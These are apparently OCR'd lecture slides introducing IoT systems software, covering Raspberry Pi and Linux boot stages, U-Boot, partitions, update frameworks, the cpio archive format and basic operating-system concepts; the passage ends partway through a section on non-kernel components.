Internet of Things: Software and Networking

John L. Manferdelli
johnmanferdelli@hotmail.com

6 April 2020 13:40

Guide

- This is a condensed introduction to software focused on IoT, mainly to give a sense of scope and establish terminology.
- A full treatment of this material could actually cover most of computer science. So we need to make some assumptions.
  - We assume you can write C++ programs and understand some assembly language.
  - We assume you know networking concepts.
  - We assume you can read ep specifications like the Intel or ARM architecture manuals.
  - We also assume you're familiar with UNIX like systems.
  - We assume a fair amount of background material in programming languages, operating systems and computer architecture as well as some crypto, networking and distributed systems.
- A basic introduction to a broad swarth of this is:
  - Bryant and O'Hallaron, Computer Systems a Programmer's Perspective.

Overview

- The hardware, software and protocol components of a powerful (e.g. - raspberry pi class) IoT device is very similar to that of our familiar PC ecosystem. The OS's are similar (Linux runs on both), the Internet interfaces are the same and hardware now includes protective mechanisms like MMU's and TPMs.
- There are differences: IoT devices are designed and maintained by smaller staffs and many of those writing software for IoT are hardware engineers unfamiliar with modern software practices. There are many more IoT devices than "PCs" and, partly because of price, very little effort is expended on updating and maintenance. Further, the interface to many of the "on board" hardware "peripherals" is far less standard.
- Our point of view here is that you mostly know about PC's and how they work including operating systems, applications, protocols and devices and we here focus on security critical differences and novel vulnerabilities.

Software and networking part 1, general advice and booting

- General computer security principles
- Booting a computer
  - BIOS, bincode.bin and early initialization
  - U-boot and Grub
  - Partitions
  - Loading and executing kernels (e.g.-vmlinux and initramfs)


Booting an IoT device (Raspberry Pi)

- The flow of boot begins with reading the OTP to decide which boot modes are enabled. By default, this is SD card boot followed by USB device boot. OTP is proprietary code from Broadcom. Among other things, this conditions SDRAM.
- Subsequently, the boot ROM checks to see if the GPIO boot mode OTP bits have been programmed — one to enable GPIO boot mode and one to select the bank of GPIOs it uses to disable boot modes (low = GPIOs 22-26, high = GPIOs 39-43).
- The CPU starts executing the first stage bootloader, which is stored in ROM on the SoC. The first stage bootloader reads the SD card, and loads the second stage bootloader (bootcode.bin) into the L2 cache, and runs it.
- bootcode.bin reads the third stage bootloader (generically, loader.bin or u-boot.bin) from the SD card into RAM, and runs it.

Early initialization and u-boot

- The proprietary first stage loader (e.g.- BIOS on PC's) initializes low level functions and loads the next stage bootloader. The most complicated part of this stage of initialization is conditioning DRAM. DRAM initialization is complex: see, for example, here.
- Final stage bootloaders customize boot selections and offer the first opportunity for user interaction (via, say, by connecting to an on-board UART). In addition to selecting the partition and OS to be booted, it allows reading and writing of files before the OS boots.
- The common IoT Bootloader is Uboot (source). (On PC's, the corresponding bootloader is GRUB.)
- The job of the final state bootloader is to read the operating system kernel into memory and transfer control to it.
- The OS is in charge after that.
- Uboot has most of the busybox utilities. "BusyBox combines tiny versions of many common UNIX utilities into a single small executable. The utilities in BusyBox generally have fewer options than their full-featured GNU cousins. BusyBox provides a fairly complete environment for any small or embedded system." --- Busybox.net

Raspberry Pi detailed boot: hardware



From "Have your Pi and eat it too, Vasudevan and Chaki

Raspberry Pi detailed boot: hardware

1. ARM cores reset, SDRAM disabled
2. GPU executes bootloader from RoM on Soc
    1. Loads second stage bootloader (bincode.bin)
    2. Enables SDRAM
    3. Passes control to GPU FW (start.elf)
        1. Initializes DMA and mailboxes
        2. Sets up bus MMU to allow ARM cores to access memory
        3. Boots ARM cores in EL2 mode [All core but boot core placed in wait loop]
        4. Loads kernel (kernel.img)
3. Kernel.img (which may be final stage bootloader like uBoot) proceeds with core initialization etc.


From "Have your Pi and eat it too, Vasudevan and Chaki

Block storage partitions


- Partitions are marked regions of a block device, like a disk or SD card.
  - “A partition is a contiguous space of storage on a physical or logical disk that functions as though it were a physically separate disk. Partitions are visible to the system firmware and the installed operating systems. Access to a partition is controlled by the system firmware and the operating system that is currently active.” --- Microsoft
- Each partition can have a different file system. The operating system is loaded by u-boot from a designated partition.
- You can use the Linux utility *parted* to create partitions on block devices.
- The block storage device contains information on its partitions.
  - MBR or “partition sector”
  - Disklabel
  - GUID partition table (introduced by UEFI) replaces MBR


Typical IoT memory layout

Memory



Flash partitions






From Hallinan

Linux boot

- *Vmlinux* is an *elf* file containing the kernel image. On some systems, it is compressed and put in the file zimage or bzimage.
- *Initramfs* is a ram based storage system which is loaded when the kernel is loaded.
- Linux boot sequence
  1. BIOS (PC) or proprietary initial boot code like bootloader.bin on raspberry pi.
  2. Bootloader (GRUB on PC or U-Boot on IoT): Load vmlinux usually from a block IO device.
  3. Vmlinux executes
  4. Init inside linux starts user mode processes



From Hallinan

IoT update

- Dual image update framework (swupdate) is here. Updates in CPIO format.
  - CPIO header
  - Description
  - Image 1, …, image n.
- Dual image open source complete update (Mender) is here.
- Incremental atomic update is here and here.
- Yocto creates embedded systems distribution. It's here.
- You can simulate built packages with Qemu, information is here. Chapter 8 of the Yocto development manual also explains how to do qemu simulation.

IoT archive formats

- There are many including Debian like packages. One of the oldest is cpio.
- The cpio binary archive has a binary header and a series of binary files.
  - cpio {-o} [options] < name-list [> archive]
- The format description is described in the linux manual page, which you can get by typing:
  man cpio
  - Each file system object in a archive comprises a header record with basic numeric metadata followed by the full pathname of the entry and the file data. See other panel.


-
```
struct cpio_newc_header {
        char c_magic[6];
        char c_ino[8];
        char c_mode[8];
        char c_uid[8];
        char c_gid[8];
        char c_nlink[8];
        char c_mtime[8];
        char c_filesize[8];
        char c_devmajor[8];
        char c_devminor[8];
        char c_rdevmajor[8];
        char c_rdevminor[8];
        char c_namesize[8];
        char c_check[8];
        };
```

Software and networking part 2: system software

- System software, you should understand each of these elements of “system software” for a typical OS like Linux.
  - Operating systems
  - Kernels
  - Memory control
  - I/O control: device drivers
  - Operating systems user mode services
  - Hypervisors
  - Configuration files
  - Logs
  - API’s and writing application programs

What's an operating system

- An operating system is set of software programs including a "privileged" program called a "kernel" that manages computer hardware and the software running on the computer hardware. Operating systems present "user level programs" with several critical abstractions that allow programmers to design and implement programs simply.
- The "kernel abstractions" consist of:
  - Processes and threads
  - Memory
  - I/O devices (character and block)
  - File systems and storage
  - Synchronization primitives
  - Basic services (like system time, inter-process and communication) as well as features for users to interact with kernel abstractions via a system call interface.



Modes, interrupts and exceptions

- Most computers have (at least) two modes:
  - Kernel (or supervisor) is a ”privileged” mode
  - User mode
- A program running in kernel mode has access to all of memory, all the I/O devices and all instructions. The kernel sets up a memory sandbox for user processes which cannot themselves control I/O devices directly. While there is one kernel, the kernel multiplexes the computer over many user programs (or “processes”).
- User processes can only access the memory mapped for them by the kernel and do not have access to privileged instructions.
- User programs access system services from a kernel through system call interfaces; the user program sets up parameters and “traps” into a service point in the kernel, transitioning into kernel mode. The kernel services the system call and activates one of the runnable user processes transitioning into user mode. Services include:
  - I/O
  - Creation or termination of user processes
- Mode transitions (user to kernel) are triggered by system calls, interrupts (including clock interrupts) and exceptions.

Processes and threads

- Each user program is managed by the OS as a single process with multiple threads.
- The process abstraction provides a memory region for a user program as well as interfaces that allow the program to use kernel services. Each process has a unique process id (pid) which is usually just a number. Examples are:
  - Start another process that runs the program in file /Applications/exel.exe.
  - Create a file with the name /home/jlm//friends.txt. Read from/write to some existing file.
  - Send a message (data) or signal to another process (“pipes” and “channels”).
  - “Kill” some process or end my execution.
  - Allocate more memory for me.
- Each process has one or more associated threads. Threads are units of potentially concurrent execution. For example, you might have a process that uses one thread for computation and another for routine data collection. Each thread is scheduled by the kernel and scheduling is a critical kernel function. If a computer has multiple processors, different threads of the same or different programs can run on those processors simultaneously.
- Each process is associated with an authenticated user account. Usually, you authenticate yourself by “logging in” with a user-name and password, thereafter, all programs you start are associated with your “account.”

Memory

- Physical computer memory is a scarce resource.
- Operating systems present programs with a virtual address space with the same location ranges every time.
- It is important to insulate different programs from interfering with other programs. Virtual memory provides a simple, relatively fool-proof mechanism to do this.
- Operating systems can present the illusion of a larger address space than is actually present by paging and swapping images.
- Operating systems can provide a pool of memory that can be dynamically allocated to programs as the need arises.

I/O Devices

- I/O is complicated:
  - Each device has different control interfaces.
  - I/O has complex timing characteristics. It is often much more efficient to start an I/O operation and let other programs run while the I/O operations complete.
  - There is an enormous variety of devices and an OS provides a relatively common interface so that programs don't need to understand the details. These consist of streaming (or character) devices which accept and return sequences of bytes. Block devices interface with devices that have addressable locations (like disks)
  - Incorrect I/O operations can cause the complete failure of a computer so the program managing these devices should be "fool-proof."
  - Handling interrupts (notification that a device completes an operation or needs attention) is an important part of kernel implementations
- Example devices:
  - Disks, DVD's
  - Printers, keyboards, screens and displays
  - Speakers and Microphones
  - USB connections

Modifying kernels: device drivers

- Because of device complexity, as new devices are added, more and more specialized programming is required.
- Device drivers separate the particular idiosyncrasies of different devices from common functions. The vast majority of operating system code is device driver code.
- IoT devices add a particular kind of I/O called GPIO. These devices read or write analog voltage values or UART like digital interfaces. We used these when we connected sensors.

Authentication, authorization and accounts

- Operating systems include services that facilitate user interaction. In the most primitive form, using a computer terminal and keyboard.
- Users are associated with *accounts* identifying the user (e.g.-jlm) and authenticated usually (and unfortunately) by passwords.
- User actions are authorized by a *guard* which determines whether the requested action (e.g.-reading or writing a file) is permitted for the authenticated account.
- Most operating systems have a “super-user” or “administrator,” who is authorized to do anything possible, like changing the OS and delegating or removing permissions from other users.


File systems

- An extremely useful service is provided by file systems. Each file is a linear sequence of bytes (for example, the file representing a particular spreadsheet, a book, a program or just some bytes).
- Files are organized within hierarchical directories which are easier to search. Files have names, you “open” a file by name and the OS manages the details of where on the disk each part of the file is.
- The operating system controls access to files by account. When you create a file, you own it and have access to it. You can grant others the right to read the file, write it or remove it. Thus the file system performs file authorization and authentication. The file paradigm is also applied to channels and devices which inhabit the same namespace.
- Not only users (with accounts) can participate in authorization. Programs can be authorized (or denied) access based on code identity.
- There are also non-file based authentication and authorization regimes. For example, some operating systems allow or deny access to API calls based on accounts.
- Example filesystems: ext2, ext3, reiserFS, cramfs

Synchronization primitives and basic services

- Operating systems provide synchronization primitives that are hard to implement. These include:
  - Events processing and signal handling
  - Secure time
  - Support for distributed commitment of data values
  - Multi-processor synchronization of data values preventing race conditions.


Operating system layering



Source: https://upload.wikimedia.org/wikipedia/commons/thumb/d/d0/OS- structure2.svg/800px-OS-structure2.svg.png

Hypervisors

- Powerful processors may use hypervisors which host operating systems.
- This provides several benefits:
  - You can run several operating systems which run different programs.
  - You can better isolate functionality. Hypervisors are comparatively simple and so it's easier to assure complete isolation between adversarial programs.
  - Hypervisors provide a simple unit or program distribution. You can bundle the OS, it's configuration, applications and networking.
  - Often, you can obtain better processor utilization. That's exactly what Amazon did with EC2.



Non-kernel components

- The OS has many non-kernel components. This includes:
